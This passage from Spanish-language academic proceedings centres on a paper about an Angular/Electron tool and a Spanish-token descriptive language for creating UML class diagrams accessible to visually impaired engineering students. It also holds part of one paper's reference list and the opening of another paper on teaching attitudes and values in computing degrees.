[16] Hugo Corbucci, Alfredo Goldman, Eduardo Katayama, Fabio Kon, Claudia Melo y Viviane Santos, Genesis and Evolution of the Agile Movement in Brazil, Perspective from Academia and Industry, 2011 25th Brazilian Symposium on Software Engineering, 2011.

[17] Satoru Kizaki, Yasuyuki Tahara y Akihiko Ohsuga, Software Development PBL Focusing on Communication Using Scrum, 2014 IIAI 3rd International Conference on Advanced Applied Informatics, 2014.

[18] Davenport, D, “Experience Using a Project-Based Approach in an Introductory Programming Course”, IEEE Trans. Education, Vol.43, No.4, 2000, pp.443–448.

[19] Jorge Cornejo Elgueta, Methods agile and methodology A+S in the teaching of software engineering, 2016 IEEE International Conference on Automatica (ICA-ACCA), 2016.

[20] Clinton J Woodward, Rajesh Vasa, Andrew Caín y James Montgomery, *Agile development spikes applied to computer science education,* Proceedings of 2013 IEEE International Conference on Teaching, Assessment and Learning for Engineering (TALE), 2013.

[21] Petra Kastl y Ralf Romeike, Agile projects to foster cooperative learning in heterogeneous classes, 2018 IEEE Global Engineering Education Conference (EDUCON), 2018.

[22] Wijnands W., Stolze A. (2019) Transforming Education with eduScrum. In: Parsons D., MacCallum K. (eds) Agile and Lean Concepts for Teaching and Learning. Springer, Singapore

[23] Manoj Joseph D'Souza and Paul Rodrigues, Extreme Pedagogy: An Agile Teaching-Learning Methodology for Engineering Education, Indian Journal of Science and Technology, Vol 8(9), 828–833, May 2015, 2015.

[24] Martin Edin Grimheden. Can agile methods enhance mechatronics design education? Mechatronics Volume 23, Issue 8, December 2013, Pages 967-973, 2013.

[25] Buffardi, K. (2018, June). Tech startup learning activities: a formative evaluation. In 2018 IEEE/ACM International Workshop on Software Engineering Education for Millennials (SEEM) (pp. 24-31). IEEE.

[26] Goleman D. Inteligencia Emocional. Kairós. Barcelona, España 1996.

[27] Documento del CONFEDI aprobado en la Aprobado por Asamblea de Rosario, Mayo 2018. Disponible en: https://confedi.org.ar/librorojo/

[28] Petrides K V, Sangareau Y, Furnham A, Frederickson N. Trait Emotional Intelligence and Children's Peer Relations at School. Social Development 2006; 15: 537–547.

[29] Tucker ML, Sojka JZ, Barone FJ, McCarthy AM. Training Tomorrow's Leaders: Enhancing the Emotional Intelligence of Business Graduates. Journal of Education for Business July-August 2000; 75(6): 331-337.

[30] King A. From Sage on the Stage to guide on the Side. College Teaching Winter, 1993; 41(1): 30-35.

Generación de una Herramienta y adecuación del Modelado Gráfico para ser utilizada por usuarios con disminución visual

Resumen

En el ámbito universitario y más específicamente en la carrera de Ingeniería en Sistemas, el modelado gráfico es requerido para expresar el dominio de la situación presentada así como el modelado de su solución. Ante esta necesidad surge este trabajo, ya que es indispensable contar con una herramienta de modelado para que pueda ser utilizada por usuarios con disminución visual. El mismo se está implementando en el lenguaje JavaScript y contribuye a garantizar la eficiencia de la construcción de modelado implementado por usuarios con dificultades visuales.

Introducción

La inclusión educativa de personas con capacidades diferentes constituye una obligación de las instituciones educativas, este hecho ha sido liderado por organismos multilaterales como la Organización de las Naciones Unidas para la Educación, la Ciencia y la Cultura (UNESCO) y cuyos principios se han expresado a través de diversas declaraciones, conferencias e informes [1] . El objetivo de éstos procesos de inclusión es la mejora de la calidad de vida de las personas con capacidades diferentes, favoreciendo aquellos factores personales y ambientales que impacten positivamente, así como las relaciones laborales y familiares de éste grupo poblacional [2]. Lo anterior implica cambiar la visión asistencialista con que la sociedad usualmente trata a las personas con capacidades diferentes[3].

Aunque se han adelantado esfuerzos para realizar adaptaciones institucionales, normativas, pedagógicas, curriculares y didácticas, especialmente en los niveles de educación preescolar, básica y media, las propuestas didácticas y metodológicas para los niveles de educación superior son escasas [4].

En primer lugar se debe tener en cuenta que un estudiante disminuido visualmente es el que está privado, en parte o en su totalidad, sólo de la vista, pero el resto de los sentidos están intactos (siempre y cuando no tenga otra dificultad asociada), viniendo a suplantar esta carencia con la agudeza de los demás sentidos, pudiendo elevar la cota de algunos de ellos a unas alturas inalcanzables para muchas personas sin problemas de visión.

Otro término asociado a la disminución visual es la discapacidad de impresión, que implica a una persona que no puede leer de manera efectiva la letra impresa debido a una disminución de su capacidad visual, física, de percepción, de desarrollo, cognitiva o de aprendizaje. Una discapacidad de impresión impide a que una persona obtenga información del material impreso de la forma estándar y requiere que se emplee métodos alternativos para acceder a esa información. El término fue acuñado por George Kerscher, un pionero en los libros de conversación digital [5]

El apoyo educativo a los estudiantes con disminución visual debe partir del conocimiento de las características determinadas por su patología. De esta manera podemos adecuar el entorno para que su funcionamiento visual sea el adecuado y poder poner en práctica una serie de estrategias de intervención, donde es clave la coordinación entre los miembros de la Institución Universitaria. Teniendo en cuenta que la potencialidad de cada uno para aprender a funcionar en óptimas condiciones en su medio familiar, escolar y en su entorno social puede ser fomentada o inhibida por la actitud de las personas que le rodean [6], de allí la importancia de contar con medios e intervenciones en el ámbito educativo más adecuados para su superación.

En este punto cabe destacar la relevancia de un sistema de lecto escritura táctil mundialmente difundido y utilizado por personas con disminución visual, desde mediados del siglo XIX. Se trata del sistema Braille, también conocido como cecografía, cuyo funcionamiento se basa principalmente en seis puntos en relieve que se distribuyen de diferentes formas, cayendo dentro de lo que se considera un sistema binario. No se trata de un idioma, sino de un alfabeto reconocido internacionalmente, capaz de exponer letras, números y hasta signos, lo que le hace realmente completo[7].

Por otro lado, el inicio del nuevo milenio llega también con el desarrollo de nuevas tecnologías; a saber: el mejoramiento de los lectores de pantalla para los distintos sistemas operativos, el desarrollo de hardware como impresoras y líneas braille, los equipos para lectura integrados con escáner, voz electrónica y software para Reconocimiento Óptico de Caracteres OCR; ampliaron las posibilidades y oportunidades de aquellas personas con disminución visual, que aspiran ahora a estudiar otras carreras distintas a las artes y humanidades.

En este sentido, empezaron a surgir técnicos en sistemas, ingenieros de sistemas, estudiantes de matemática pura, terapia física, licenciados en química, administradores de empresas, economistas, comunicadores

sociales, técnicos en mantenimiento de computadores y redes, programadores de software, entre otros. [8]

En función a las características que presentan los disminuidos visuales y las habilidades o capacidades que deben poseer los Ingenieros, no habría inconvenientes para que los primeros pudieran acceder y transitar una carrera de ingeniería en sus distintas especialidades.

Ahora bien, para que el sujeto con disminución visual pueda adquirir las capacidades y habilidades enunciadas en el perfil profesional ingenieril, debe transitar un proceso de enseñanza y aprendizaje planificado con las tecnologías apropiadas a las características de los sujetos con disminución visual.

En este escenario, esta investigación propone diseñar y generar una herramienta que permita la lectura y generación del lenguaje de modelado gráfico, perteneciente a UML versión 2.0 estándar, adaptado a profesionales de software con disminución visual, posibilitando la interacción con el resto de los integrantes del grupo.

Metodologías y herramientas

Para la confección de la presente herramienta, se han utilizado principalmente tecnologías web, las cuales han sido adaptadas para ser ejecutadas tanto en multi plataformas de escritorio como en entornos web. Ésta decisión está fundada en el hecho que las tecnologías de presentación web están muy desarrolladas en la actualidad, permitiendo así la construcción de cualquier tipo de componente gráfico según las necesidades del sistema. Esta potencialidad es clave en una aplicación cuyo core business involucra la creación y manipulación de componentes gráficos. Con respecto a la capacidad de ser ejecutado en entornos web y de escritorio, abre la posibilidad de adaptarse a las necesidades del usuario según si él mismo desee ejecutarlo online sin necesidad de descargar ningún componente o no, utilizando en este caso un módulo ejecutable offline desde un entorno de escritorio, tal como Windows, Linux o Mac OS.

Para la lógica de negocio y renderizado de componentes visuales web, se utilizó el framework Angular 7 [9], el cual utiliza como lenguaje principal un superconjunto de Javascript denominado Typescript, permitiendo así de forma opcional contar con las ventajas de los lenguajes fuertemente tipados y orientados a objetos. La decisión con respecto al uso del anterior framework está cimentada en el hecho que el mismo se encuentra bien documentado, permitiéndo así esclarecer dudas rápidamente, además se posibilita un manejo intuitivo de eventos, componentes reutilizables, lógica de routing, etc. Como ventaja adicional el equipo de desarrollo ha sido formado dentro del paradigma orientado a objetos, por lo que el uso de Typescript constituye una ventaja a la hora de construir lógica compleja, reduciendo así el tiempo de capacitación de los desarrolladores.

Por último se requirió de las capacidades otorgadas por la herramienta ElectronJS [10], la cual permite que sistemas desarrollados con tecnologías web sean ejecutables en entornos de escritorio, tales como Linux, Windows y Mac OS. La anterior librería es utilizada en la industria en una amplia gama de aplicaciones tales como Visual Studio Code, Discord, Slack, Postman, etc, permitiendo así unificar la elegancia de las presentaciones web y la practicidad de las aplicaciones de escritorio online y offline.

UML, lenguaje unificado de modelado


Antes de comenzar con el desarrollo de la herramienta propiamente dicho, se realizará una breve introducción en lo que respecta a UML y más concretamente el diagrama de clases. Esto último se considera primordial ya que le permitirá al lector comprender la importancia y utilidad de los diagramas UML en el labor diario del profesional en sistemas, y además inferir la relevancia de la herramienta desarrollada como método para que estos modelos puedan ser analizados y elaborados por todos los profesionales.

Según lo especificado por sus creadores en el libro que presentó este lenguaje al mundo: “El Lenguaje Unificado de Modelado (UML, Unified Modeling Language) es un lenguaje gráfico para visualizar, especificar, construir y documentar los artefactos de un sistema con gran cantidad de software”[11]. Lo anterior hace referencia a que este lenguaje no sólo es utilizado para visualizar y especificar modelos pertenecientes a un software complejo, sino que también es empleado en lo que se denomina ingeniería de ida y vuelta, es decir, en la generación de código automático a partir de la especificación de los diagramas creados y viceversa. Además el lenguaje es requerido a la hora de documentar las decisiones tomadas por los profesionales, para posteriormente ser consultados con miras a satisfacer ciertos objetivos como son el perfeccionamiento y mantenimiento del sistema o la capacitación de los miembros nuevos del equipo.


A continuación se realizará una descripción sucinta de lo que respecta a los diagramas de clases, siendo este el grafo el cual genera como salida la herramienta propuesta.

En su forma más elemental, un diagrama de clases contiene un conjunto de clases conectadas entre ellas mediante relaciones. Una clase es una agrupación de varios objetos con características estructurales y de comportamiento similares. Cabe aclarar que aquí nos referimos como objetos a las entidades abstractas que generan los comportamientos observables en el software, como por ejemplo realizar algún cálculo, guardar en base de datos, listar elementos, etc.


En referencia a las clases, las misma se grafican como un rectángulo el cual contiene generalmente tres compartimientos con los siguientes contenidos: Un nombre representativo, una lista de atributos y una lista de operaciones. Los últimos dos son opcionales, y dependen de las necesidades de especificación que posea el profesional. Por último, a las clases se les puede adicionar lo que se denominan adornos, los cuales agregan semántica a la especificación de los elementos constituyentes de la clase, de tal forma que se provea de una construcción con suficiente nivel de detalle, de manera que se pueden generar su par en lenguaje de programación de manera automatizada sin encauzar en errores. A continuación se presenta un ejemplo de una clase completa, junto a alguno de sus adornos opcionales [11]:



Otro elemento importante en los diagramas de clases son las relaciones, es decir los enlaces que conectan a las clases en dichos diagramas. Las relaciones pueden ser de distintos tipos, y por ende ser graficados de diferente manera según la semántica inherente a cada uno de los tipos. Además al igual que a las clases, a las relaciones se les pueden adicionar adornos que permiten obtener una especificación de grano fino de las mismas. Aquí se presenta un ejemplo de algunos de las clases de relaciones visualizadas en un diagrama de clases [11]:



Para finalizar con esta breve descripción de UML, se provee una visualización ejemplificadora de la constitución de un diagrama de clases como un todo, es decir como un grafo conexo de nodos por medio de enlaces que representan relaciones semánticas entre los mismos [11]:



Desarrollo

Con miras a alcanzar una adaptación de los modelos gráficos para el análisis y diseño de sistemas de tal forma que sean legibles por parte de profesionales y estudiantes de ingeniería en sistemas de información y carreras afines, se han desarrollado varias soluciones complementarias. En primera instancia, se ha implementado un software que permite la lectura e interpretación de un lenguaje descriptivo para diagramas UML con la intencionalidad de generar posteriormente una visualización gráfica contenida en un componente canvas. El desarrollo ha sido enfocado solamente a la generación de diagramas de clases únicamente por el momento. Esta decisión se cimienta bajo la premisa de que al implementar sólo un diagrama se puede estimar el esfuerzo necesario para construir el software necesario para generar el resto de diagramas, además facilita la planificación y motiva al equipo al establecer una meta más alcanzable de la cual se observe un resultado al corto y mediano plazo. En segunda instancia se ha creado el lenguaje descriptivo para diagramas de UML propiamente dicho. Este lenguaje se basa en una serie de lineamientos que aseguran una lectura más fluida y amena por parte del estudiante/profesional. En los siguientes apartados se explicará con mayor detalle cada uno de las soluciones complementarias.

Lenguaje descriptivo

El lenguaje descriptivo para diagramas UML ha sido desarrollado teniendo en mente varios pilares teóricos que incrementan la probabilidad de lectura y generación de gráficos de una manera eficiente por parte del profesional.

En primer lugar, dicho lenguaje no está asociado a ninguna estructura o sintaxis de algún lenguaje de


programación. Esto permite que un estudiante sin saber programar o si él mismo sólo desea enfocar sus estudios a ramas vinculadas al diseño y análisis de sistemas, lo pueda realizar sin problemas. Lo anterior propone una perspectiva diferente en referencia a la generación de diagramas a partir de algún lenguaje como se concibe actualmente, ya que se ha observado que estos métodos se basan en su mayoría en la utilización de librerías pertenecientes a un lenguaje de programación o en la estructuración formal de los comentarios yacentes en dichos lenguajes con miras a su posterior interpretación por partes de algún módulo adicional instalado.

En segundo lugar, el lenguaje posee dos vistas complementarias del diagrama UML. Una de ellas está enfocada a ser detallada, más extensa, conteniendo así una descripción completa de la totalidad de los elementos del diagrama. La siguiente vista está orientada a proveer una visión general y totalizadora del diagrama, sirviendo así como una clase de "índice" de los elementos contenidos en la primer vista. Esto fue desarrollado de esta manera para así emular lo que ocurre con nuestra visión al explorar contenido gráfico en dos dimensiones. Para ilustrar este punto supongamos una partida de ajedrez entre dos contrincantes. En esta partida se pueden observar varios aspectos relacionados al análisis del estado actual de la misma, para de esta forma tomar la mejor decisión con respecto a los movimientos futuros. Uno de estos aspectos es el posicionamiento de las piezas, es decir, establecer en qué zonas del tablero se tiene un mayor dominio actual por sobre el contrincante. Esto es importante porque define la estrategia a largo plazo de la partida. Lo anterior constituye una visión global, general de la partida. De igual forma en un diagrama de UML es importante este análisis de grano grueso, ya que permite observar la cantidad de relaciones existentes, los elementos con más dependencias e incluso visualizar las entidades participantes en el dominio sin ahondar en sus detalles de implementación internos. Continuando con nuestra partida de ajedrez, un segundo análisis a tener en cuenta es la relación de cada una de las piezas de un jugador en referencia a las de su contrincante, de tal forma que se identifiquen posibles movimientos al corto plazo que generen alguna ventaja en piezas o posicionamiento por sobre el contrincante. Esto constituye el análisis táctico de la partida. De igual forma, en los diagramas UML se posee lo que se denominan "adornos", de forma tal que se visualicen los aspectos de grano fino relacionadas a una entidad en específico.

El análisis anterior es una ejemplificación que lleva a una conclusión ineludible. Cuando un ser humano observa diagramas incluso si los mismo están en dos dimensiones, el mismo tiende a observar el diagrama desde dos perspectivas, una general o global y otra detallada, esto constituye lo que con fines memo-técnicos podríamos definir como "Análisis Tridimensional".

En referencia a lo anterior, cabe destacar que los elementos constituyentes de ambas vistas estarán conectados de forma diferentes según si las mismas se encuentran en soporte digital o impreso. En el primer caso, si el usuario apretase algún shortcut predefinido mientras el cursor se encuentra sobre el nombre de alguna entidad en la vista global, automáticamente el curso migraría a la posición donde se encuentra la especificación detallada de dicha entidad en la primera vista, es decir la específica. Esto permite una navegabilidad más intuitiva, permitiendo así la visualización detallada y global de alguna entidad en el diagrama. En cambio si analizamos el caso de soporte en papel, dicha interacción ya no es posible, por lo que la solución en este caso sería la indexación, es decir, la generación de un código numérico que tendría que encontrarse junto al nombre de la entidad en la vista global, y que permitiría al profesional encontrar la ubicación de la entidad a ser analizada en la vista detallada. La importancia de contemplar este último caso yace en que el alumno/profesional no siempre contará con un dispositivo computacional que le ayude en el labor, y que muchas veces como se observa en entornos de desarrollo de software, es necesario realizar diagramas rápidos con fines descriptivos para así utilizarlos para exponer algún punto de vista ante una discusión, además en referencia a entornos académicos, permite al docente contar con la alternativa de que el estudiante con disminución visual pueda generar y analizar diagramas escritos en papel, contando así con una serie de ventajas como ser mayor control a la hora de ejecutar un exámen práctico o una disminución de la curva de aprendizaje por parte del docente, ya que no sería necesario que el mismo aprendiera a ejecutar el software desarrollado, sólo bastaría con comprender la sintaxis del lenguaje descriptivo.

Un tercer aspecto que se tuvo en cuenta para la generación de este lenguaje fue la curva de aprendizaje. La técnica necesaria para la dominación del lenguaje es de soporte, es decir, un estudiante necesita aprender la sintaxis del lenguaje y su semántica, con miras a desarrollar sus modelos, siendo estos los determinantes para la formación del profesional, por lo que hacer el aprendizaje lo más ameno y rápido posible es esencial. Para ello se consideró los lenguajes existentes hasta el momento que permiten la especificación de diagramas de clases, y entre los más importantes se encontró el lenguaje Z[12]. Si bien este lenguaje es muy maduro y potente, posee una gran desventaja para este tipo de implementaciones: Es difícil de aprender, y es más, se requiere que el estudiante tenga desarrollado habilidades matemáticas y más específicamente conocimientos sobre matemática de conjuntos, que hacen complicada su enseñanza en años iniciales de las carreras de ingeniería y técnicas. Para ilustrar este punto observemos el desarrollo necesario en lenguaje Z para así representar una relación bidireccional entre dos clases[12]:



Para representar la relación Employs se necesita especificar lo siguiente[12]:

$$
\begin{array}{|l}
\textit{Employs} \\
\hline
employer : \mathbb{P}\, Company \\
employee : \mathbb{P}\, Person \\
employs : Company \leftrightarrow Person \\
\hline
\mathrm{dom}\, employs = employer \\
\mathrm{ran}\, employs = employee \\
\forall i, j : employer \bullet (i.ident = j.ident \Leftrightarrow i = j) \\
\forall i, j : employee \bullet (i.ident = j.ident \Leftrightarrow i = j)
\end{array}
$$

Y por último para desarrollar la relación Works_for, es necesario desarrollar lo siguiente[12]:

$$
\begin{array}{|l}
\textit{Works_for} \\
\hline
company : \mathbb{P}\, Company \\
person : \mathbb{P}\, Person \\
works_for : Person \leftrightarrow Company \\
\hline
works_for \in * \longleftrightarrow *[person, company] \\
\forall i, j : company \bullet (i.ident = j.ident \Leftrightarrow i = j) \\
\forall i, j : person \bullet (i.ident = j.ident \Leftrightarrow i = j)
\end{array}
$$

Como se puede observar, la especificación de una relación sencilla conlleva el desarrollo de un gran número de términos y restricciones.

Para finalizar cabe mencionar dos lineamientos adicionales que hacen que este lenguaje sea una descripción intuitiva y flexible de una entidad UML. La primera de ellas está relacionada al hecho que los tokens del lenguaje están en español, no inglés tal como generalmente se puede observar en los lenguajes de programación. Esto permite que sea interpretado más sencillamente por los lectores automatizados de las computadoras, y además permite su correcta lectura y análisis por parte de hispanohablantes. Por último, dicho lenguaje permite que se puedan especificar los decoradores de una clase con distintos niveles de detalle. Es decir, se puede especificar una clase que solamente contenga su nombre, y a partir de allí se pueden describir adornos adicionales, tales como atributos o métodos con diferentes niveles de detalles. Esto permite realizar un bosquejo esencial de un diagrama, o una especificación detallada del mismo, dependiendo de la intencionalidad del modelador.

La herramienta

Con fines a complementar la funcionalidad del lenguaje, se ha desarrollado un software que permite la interpretación del dicho lenguaje con la finalidad de generar el diagrama de clases especificado. La utilidad de lo anterior radica en el hecho de que este desarrollo actúa como puente entre dos paradigmas, uno textual el cual el estudiante con disminución visual maneja, y uno gráfico el cual el docente ha sido entrenado para analizar. La gran ventaja de lo anterior yace en que se minimiza la cantidad de contenidos a aprender por parte de ambas partes, ya que el docente simplemente pone en práctica lo que ya conoce acerca de los diagramas de clases, y el estudiante sólo necesita conocer la sintaxis del lenguaje descriptivo.

El software cuenta con dos partes principales. La primera de ellas muestra dos áreas de texto destinadas a albergar las vistas específica y general pertenecientes al lenguaje. Una vez descrito el diagrama propiamente dicho, el usuario puede visualizar el modelo generado en el segundo sector de la herramienta. En la misma se cuenta con un componente canvas, el cual posee la funcionalidad de lienzo para los componentes visuales del gráfico.

Para que a los fines del lector quede asentado claramente la construcción realizada, se plantea la ejecución de un ciclo completo desde la especificación en lenguaje descriptivo, hasta la visualización del diagrama propiamente dicho.

Primeramente, escribiremos en código descriptivo la especificación de una clase Persona y una clase Domicilio.

```
diagramaclases midiagrama
clase Persona
atributos
private nombre:String
private edad:int
operaciones
public crear():void
public setNombre(String):void
public getNombre():String
clase Domicilio
atributos
private calle:String
private nro:int
operaciones
public crear():void
public setCalle(String):void
```

```
public getCalle():String
```


Aquí se observa que se especificó los atributos y relaciones junto con sus visibilidades, parámetros, tipos de datos y de retorno. Estos aspectos son netamente opcionales y se realizan solamente con fines descriptivos.


En una segunda hoja se coloca la especificación de las relaciones entre las dichas clases.

```
Persona>as0-*>Domicilio
```

En este caso se visualiza que la clase Persona posee una relación de asociación (as), con una multiplicidad cero a muchos con la clase Domicilio. El sentido de la relación se deduce por medio de los signos mayor (>).

Estas entradas se ingresan al software visualizando el diagrama propiamente construido.





Conclusiones

En base al desarrollo expuesto se ha creado un lenguaje que permite generar diagrama de clases a través de una descripción correcta de las clases, atributos y métodos que se requieren para plantear el dominio a modelar, permitiendo de esta manera que estudiantes con disminución visual puedan llevar a cabo de manera sencilla la representación gráfica deseada. En futuros trabajos se procederá a desarrollar la correcta visualización de las relaciones entre entidades en el lienzo proporcionado, además se implementará lo que podríamos denominar "función inversa" de lo planteado a lo largo de este documento, es decir transformar diagramas visuales especificados en UML en su correspondiente representación en lenguaje descriptivo, de tal forma que el estudiante pueda leer e interpretar los diagramas visuales generados por el docente. Por último se optimizará el software para que sea fácilmente legible por los lectores de pantalla. Esto se logra siguiendo los lineamientos provistos por la W3C en lo que respecta a la accesibilidad de las páginas web, más concretamente se deberán seguir los lineamientos planteados en la denominada WCAG (Web Content Accessibility Guidelines), que provee diferentes niveles de estándar según la cantidad de recomendaciones que se implementan en las correspondientes páginas web.

Referencias

[1] Parra, A. M., Pausy, L. and Flórez, J. A. (2012). Atención a estudiantes con necesidades educativas diversas: Clave para instituciones de educación superior inclusiva. Plumilla educativa, 10, 126-150.

[2] Henao, C. P. and Gil, L. M. (2009). Calidad De Vida Y Situación De Discapacidad. Revista Hacia la Promoción de la Salud, 14 (2), 112-125. Recuperado de http://148.215.2.10/articulo.oa?id=309126692005.

[3] Piccolo, G. M. and Mendes, E. (2013). Contribuições a um pensar sociológico sobre a deficiência. Educação & Sociedade, 34 (123), 459-475. Recuperado de: http://www.scielo.br/scielo.php?script=sci_arttext&pid=S0101-73302013000200008&lng=en&tlng=pt.10.1590/S0101-73302013000200008

[4] Fernández Morales, F. H.; Duarte, J. E. and Gutiérrez, G. J. (2015). "Estrategia pedagógica para la formación de ingenieros con discapacidad visual". Papeles de trabajo - Centro de Estudios Interdisciplinarios en Etnolingüística y Antropología Socio-Cultural. *Versión On-line* ISSN 1852-4508. no.29 Rosario jun. 2015. http://www.scielo.org.ar/scielo.php?script=sci_arttext&pid=S1852-45082015000100003

[5] Rodriguez Fuentes, A. (2003). "Adaptaciones curriculares para alumnos con baja visión e invidentes". Revista Enseñanza, 21, 2003, 275-298. Ediciones Universidad de Salamanca. Disponible en: www2.escuelascatolicas.es/pedagogico/Documents/Discapacidad%20Visual%205.pdf

[6] Marin, M. B., Maurel, M. c., Barrios, T. and Dalfaro, N. (2017). "Inclusión de estudiantes disminuidos visuales en la UTN-FRRE". VII CLABES. - VII Conferencia Latinoamericana sobre el abandono en la Educación Superior. Córdoba-Argentina. revistas.utp.ac.pa/index.php/clabes/article/download/1631/2368

[7] Alvarez Gámez, F.; Cantalejo Cano, J. J.; Duran Vélez, J. M.; Gómez Viñas, P.; González Paredes, P.; Blas Sánchez, A. M.;

Martínez Liébana, I.; Sanz Moreno, M. C.; Vicente Mosquete, M. J. (2000). "Aspectos evolutivos y educativos de la deficiencia visual" Volumen II. Primera edición. Organización Nacional de Ciegos Españoles (ONCE).Dirección de Educación. ISBN: 84-4840230-8. España.

[8] CONARE, Consejo Nacional de Fomento Educativo. (2010). "Discapacidad visual. Guía didáctica para la inclusión en educación inicial y básica". 1º Edición. México D. F. https://www.educacionespecial.sep.gob.mx/2016/pdf/discapacidad/Documentos/Atencion_educativa/Visual/1discapacidad_visual.pdf

[9] Google. Introduction to the Angular Docs. Recuperado desde https://angular.io/docs

[10] GitHub. (n.d.). Documentación de Electron. Recuperado desde https://electronjs.org/docs

[11] Booch, G., Rumbaugh, J., & Jacobson, I. (2006). *El lenguaje unificado de modelado*. Madrid: Addison-Wesley.

[12]Shroff, M; France R. B. "Towards a Formalization of UML Class Structures in Z". Department of Computer Science & Engineering. Florida Atlantic University.

El saber actitudinal en las carreras de informática
La formación de la actitud
(Actitudes y Valores)

María Elena Darahuge [1], Luis Enrique Arellano González [2]
[1]Universidad Kennedy darahuge@kenedy.edu.ar
[2] Universidad Kennedy arellano@kennedy.edu.ar

Resumen

El desarrollo de la competencia relacionada con el saber actitudinal, es decir, las actitudes y valores en las carreras de informática, resulta problemático para el docente al momento de seleccionar la actividad que refleje el saber actitudinal. Sin embargo, es relativamente fácil formular su objetivo. El estudiante, independientemente de la orientación elegida, es un profesional cuyo accionar genera responsabilidades múltiples en el entorno social en el que se desempeña (especialmente legales). De allí la importancia de incluir en la planificación de las asignaturas, actividades orientadas a la concientización y valorización de las implicancias del adecuado empleo de los conocimientos adquiridos como saber conceptual en el ejercicio de la profesión, En este artículo se considera la problemática y se presentan ejemplos de aplicación de formulación de objetivos y actividades relacionados con el saber actitudinal.

Descripción del problema

El problema de la enseñanza de las asignaturas que integran la propuesta curricular de las carreras de informática y la redacción de sus objetivos actitudinales requiere como primer paso la toma de conciencia por parte del docente o profesor sobre la existencia de la problemática.

La ausencia de esta toma de conciencia implica que el docente no ha detectado el problema y por lo tanto nunca elaborará un objetivo actitudinal y su correspondiente actividad para orientar la conducta de los futuros egresados [9].

Esta carencia se trasladará a los estudiantes y se repetirá por generaciones. El libro rojo del CONFEDI [3], se establecen las particularidades de la formación de los profesionales en ingeniería, en este caso, de la ingeniería en sistemas de información / informático (Anexo 1- 23), las cuales también deberían ser incorporadas por quienes imparten esta formación, ya sea el profesor, tutor o jefe de trabajos prácticos. Sin embargo, en dicho Anexo, en la columna de Competencias Específicas, no se hace mención de las competencias relacionadas con la formación de la actitud. [3]

El docente debe ser un profesional que se actualiza en forma permanente, no solo en su área de conocimiento específico, sino también en otras áreas fundamentales como la investigación y la formación pedagógica.

Los docentes pueden exponer, describir, ejemplificar, los diferentes saberes, pero la internalización de estos en el estudiante se produce por medio de la asimilación, comprensión y maduración individual.

En este proceso el docente debe estar preparado tanto en lo académico como en lo pedagógico para efectuar el acompañamiento de la asimilación de los conocimientos.

La nesciencia y soberbia del docente de creer que lo sabe todo y de que el estudiante es una tabla rasa, ya no es válida ni aplicable en la enseñanza de la informática. De igual manera el que nada sabe, nada enseña.

Si el docente comienza con la propia autoevaluación y autocrítica respecto de la enseñanza que imparte, entonces será posible formular una competencia actitudinal y aplicarla a una actividad concreta.

En las asignaturas contenidas en los diferentes descriptores de conocimiento [3], como por ejemplo, matemática, física, sistemas operativos, lenguajes de programación, estructuras de datos, sistemas de representación, entre otras, la formulación de objetivos específicos relacionados con el área cognitiva -saberes conceptuales- o con las habilidades -saberes procedimentales-, resulta sencillo, sin embargo, para el área de las actitudes y valores -saberes actitudinales, se convierte en una contrariedad.

